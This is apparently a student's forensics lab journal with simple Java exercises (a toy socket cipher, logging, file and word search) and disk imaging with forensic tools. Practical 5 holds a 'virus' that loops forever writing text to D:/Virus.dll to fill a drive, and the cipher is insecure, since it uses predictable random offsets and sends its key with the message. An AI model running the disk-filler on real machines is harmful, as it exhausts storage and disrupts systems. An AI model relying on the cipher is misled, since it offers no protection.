

# Cyber Forensics and Laws - Journal

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**Roll No.** 502

**Class:** MSc Computer Science Part II

# Practical 01

**Aim:** - Create a java application to send encrypted message from sender and decrypt a message at receiver end.

**Code: -**

**sender\_p1.java**

```
package cfl;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.Socket;
import java.util.Random;

/**
 *
 * @author shubham
 */
public class sender_p1 {
    public static void main(String[] args) throws Exception {
        String s="";
        String ct="";
        String key="";
        Socket sc=new Socket("localhost",6017);
        Random r=new Random();
        int i=0,k=0;
        System.out.println("Enter the message: ");
        BufferedReader br= new BufferedReader(new
        InputStreamReader(System.in));

        BufferedWriter bw=new BufferedWriter(new
        OutputStreamWriter(sc.getOutputStream()));
```

```

        s=br.readLine();
        int j[]=new int[s.length()];
        for(i=0;i<s.length();i++) {
            j[k]=r.nextInt(50);
            key+=Integer.valueOf(j[k])+",";
            //System.out.println("j: ");
            //System.out.println(j[k]);
            ct+=(char)(s.charAt(i)+j[k]);
            k++;
        }
        System.out.println("Key: "+key);
        System.out.println("Encrypted message: "+ct);
        bw.write(ct+","+key);
        bw.flush();
        bw.close();
    }
}

```

### **receiver\_p1.java**

```

package cfl;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Random;

/**
 *
 * @author shubham
 */
public class receiver_p1 {
    public static void main(String[] args) throws Exception {

```

```

String ct="";
String pt="";
ServerSocket skt=new ServerSocket(6017);
Socket sc=skt.accept();
Random r=new Random();
int i=0,k=0;
//System.out.println("Enter the string: ");
BufferedReader br= new BufferedReader(new
InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[] s=new String[ct.length()];
s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println("Encrypted Message: "+s[0]);

for(i=0;i<s[0].length();i++) {
    //System.out.println("Key: ");
    j[i]=Integer.parseInt(s[i+1]);
    // System.out.println("Key: ");
    //System.out.println(j[i]+",");
}
//System.out.println("j: ");
for(i=0;i<s[0].length();i++) {
    //System.out.println(j[i]);
    pt+=(char)(s[0].charAt(i)-j[i]);
}
System.out.println("Decrypted/Original Message "+pt);
}
}

```

## Output: -

### Sender.java

```
run:
Enter the message:
shubham
Key: 1,16,35,22,13,29,13,
Encrypted message: txu~z
BUILD SUCCESSFUL (total time: 3 seconds)
|
```

### Receiver.java

```
run:
Encrypted Message: txu~z
Decrypted/Original Message shubham
BUILD SUCCESSFUL (total time: 5 seconds)
|
```

# Practical 2

**Aim:** - Java program for creating log files

**Code:** -

```
package cfl;

import java.io.*;
import java.util.logging.*;


/**
 *
 * @author shubh
 */
public class prac_2 {

    public static void main(String[] args) {
        Logger l=Logger.getLogger(prac_2.class.getName());
        FileHandler fh;
        try {
            fh=new FileHandler("D:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf=new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        }
        catch(SecurityException e) {
            e.printStackTrace();
        }
        catch(IOException e) {
            e.printStackTrace();
        }
        l.info("This is CFL Prac 2");
    }
}
```

```
}  
}
```

## Output: -

```
run:  
Sep 28, 2023 6:46:01 PM cfl.prac_2 main  
INFO: My first log  
Sep 28, 2023 6:46:01 PM cfl.prac_2 main  
INFO: This is CFL Prac 2  
BUILD SUCCESSFUL (total time: 0 seconds)
```



# Practical 03

**Aim:** - Java program for searching file in given directory.

**Code:** -

```
package cfl;

/**
 *
 * @author shubh
 */
import java.io.*;
import java.util.*;
public class prac_3 {
    public static void main(String[] args) {
        Scanner sc= new Scanner(System.in);
        System.out.print("Enter Directory: ");
        String str1= sc.nextLine();//System.in is a standard input stream
        File dir = new File(str1);
        System.out.print("Enter first letter of file: ");
        String str2= sc.nextLine();
        FilenameFilter filter = new FilenameFilter() {
            public boolean accept (File dir, String name) {
                return name.startsWith(str2);
            }
        };
        String[] children = dir.list(filter);
        if (children == null) {
            System.out.println("Either dir does not exist or is not a
            directory");
        } else {
```



```
        for (int i = 0; i < children.length; i++) {  
            String filename = children[i];  
            System.out.println(filename);  
        }  
    }  
}
```

### Output: -

---

```
run:  
Enter Directory: D:\NetBeans Projects  
Enter first letter of file: r  
robotics  
BUILD SUCCESSFUL (total time: 36 seconds)
```

# Practical 04

**Aim:** -Write a java application to search a particular word in a file.

**Code: -**

```
package cfl;

import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;

public class prac_4 {
    public static void main(String[] args) {
        try {
            String str="";
            String ser="";
            int flag=0;


            BufferedReader br=new BufferedReader(new
FileReader("D:\\NetBeans Projects\\cfl\\src\\cfl\\prac_4.txt"));

            BufferedReader br1=new BufferedReader(new
InputStreamReader(System.in));

            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text you want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++) {
                if(ser.equalsIgnoreCase(s[i])) {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }
            }
            if(flag==0)
```

```
        System.out.println("Text "+ser+" Not Found");
    }
    catch(Exception e) {
        System.out.println(e);
    }
}
}
```

## File.txt



## Output: -

```
run:
Enter the text you want to search:
success
Text success Found
BUILD SUCCESSFUL (total time: 9 seconds)
```

# Practical 5

**Aim:** - Write a java program to create a virus for eating space of particular drive.


**Code: -**

```
package cfl;

import java.io.*;



/**
 *
 * @author shubh
 */
public class prac_5 {
    public static void main(String[] args) {
        try {
            FileWriter f=new FileWriter("D:/Virus.dll",true);
            while(true) {
                f.write("Programming Is Such A FUN !!!");
            }
        }
        catch(FileNotFoundException e){}
        catch(IOException e){}
    }
}
```



## Output: -





# Practical 06


**Aim:** - Use Drive Image XML to image a hard drive.













# Practical 07

**Aim:** - Create forensic images of digital devices from volatile data such as memory using imager for computer system.



Select File

Evidence Source Selection

Please enter the source path:

C:\Users\admin\Documents\NetBeansProjects

Browse...

< Back Finish Cancel Help

Create Image

Image Source

C:\Users\admin\Documents\NetBeansProjects

Starting Evidence Number: 1

Image Destination(s)

Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created

Start Cancel

Evidence Item Information

Case Number: 20

Evidence Number: 01

Unique Description: Network data

Examiner: Michael Winston

Notes: Sensitive Data

< Back Next > Cancel Help

Select Image Destination

Image Destination Folder  
D:\cfprac7 Browse

Image Filename (Excluding Extension)  
networkdata

Image Fragment Size (MB) 1500  
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest) 6

Use AD Encryption ☐

Filter by File Owner ☐

< Back Finish Cancel Help

Create Image

Image Source  
C:\Users\admin\Documents\NetBeansProjects

Starting Evidence Number: 1

Image Destination(s)  
D:\cfprac7\networkdata [Logical image]


